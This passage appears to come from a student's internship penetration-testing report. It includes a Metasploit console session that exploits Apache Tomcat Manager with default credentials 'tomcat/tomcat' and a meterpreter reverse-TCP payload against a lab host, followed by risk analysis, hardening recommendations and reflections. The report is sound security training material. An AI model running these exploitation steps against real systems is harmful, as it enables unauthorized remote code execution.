
Findings:

Connection issues observed during testing.

Target not reachable.

Risk Level:

Potential SQL injection vulnerability if accessible.



➢ Metasploit Exploitation

Objective:

Demonstrate authenticated code execution.


Result:

Reverse TCP handler initiated.

Potential remote code execution scenario.

Risk Level:

Critical


Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
msf > search tomcat_mgr_upload
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
1 _ target: Java Universal . . . .
2 _ target: Windows Universal . . . .
3 _ target: Linux x86 . . . .
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.207.129
RHOSTS => 192.168.207.129
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LHOSTS 192.168.56.101
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.56.101
msf exploit(multi/http/tomcat_mgr_upload) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in r
egular expression
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token...

Risk Analysis

During the assessment, several potential risks were identified that could compromise the security of the target systems:

- **Multiple insecure services running** – Certain services were found to be outdated or misconfigured, increasing the likelihood of exploitation.
- **Weak encryption protocols detected** – Communication channels using weak encryption were observed, which could allow attackers to intercept or tamper with sensitive data.
- **Sensitive information exposed** – Files and configurations revealing system details were accessible, potentially aiding attackers in crafting targeted attacks.
- **Remote exploitation possible** – Some vulnerabilities could be exploited remotely, posing significant threats to system integrity and confidentiality.
- **Overall Risk Rating: High**

This analysis highlights the urgent need for remediation measures and continuous monitoring to safeguard the systems from potential cyber threats.

Recommendations

- **Update all outdated software** to the latest versions to patch known vulnerabilities and reduce the risk of exploitation.
- **Disable Telnet and Anonymous FTP** services, as they pose significant security risks due to unencrypted credentials and open access.
- **Remove unnecessary files** such as phpinfo.php and test files, which can provide sensitive information to attackers.
- **Implement and enforce firewall rules** to restrict unauthorized access and control incoming and outgoing traffic effectively.
- **Harden SSH configurations** by disabling root login, using key-based authentication, and limiting access to trusted IPs.
- **Enable HTTPS with strong encryption** to secure data transmission and protect sensitive information.
- **Conduct regular vulnerability scans** to proactively identify and remediate potential security issues, ensuring continuous system protection.

Learning Outcomes

- Gained hands-on experience performing the full **Vulnerability Assessment and Penetration Testing (VAPT) lifecycle**, from reconnaissance to reporting.
- Learned to effectively use **industry-standard penetration testing tools** such as Nmap, OpenVAS, Nikto, SQLmap, and Metasploit to identify and analyze system vulnerabilities.
- Developed a deeper understanding of **network services and their potential security weaknesses**, enabling more accurate vulnerability detection.
- Practiced and enhanced knowledge of **exploitation techniques** in a controlled and ethical environment.
- Acquired experience in **professional reporting**, documenting findings, providing recommendations, and presenting results in a structured and actionable manner.

Conclusion

The internship at **Cyart Tech** offered a comprehensive, hands-on experience in the field of cybersecurity, focusing on vulnerability assessment and penetration testing. During this period, I had the opportunity to apply real-world techniques in a controlled environment, using tools such as Nmap, OpenVAS, Nikto, SQLmap, and Metasploit to identify and analyze various vulnerabilities across different systems. This practical exposure reinforced the importance of proactive security measures and continuous monitoring to protect systems from potential cyber threats.

Beyond the technical skills, the internship enhanced my problem-solving abilities, attention to detail, and understanding of the ethical responsibilities that come with cybersecurity work. It also provided insight into how attackers exploit system weaknesses and how security professionals can effectively mitigate risks. Overall, this experience not only strengthened my technical knowledge but also prepared me for future challenges in the cybersecurity domain, highlighting the critical role of vigilance, ethical practices, and continuous learning in maintaining robust digital security.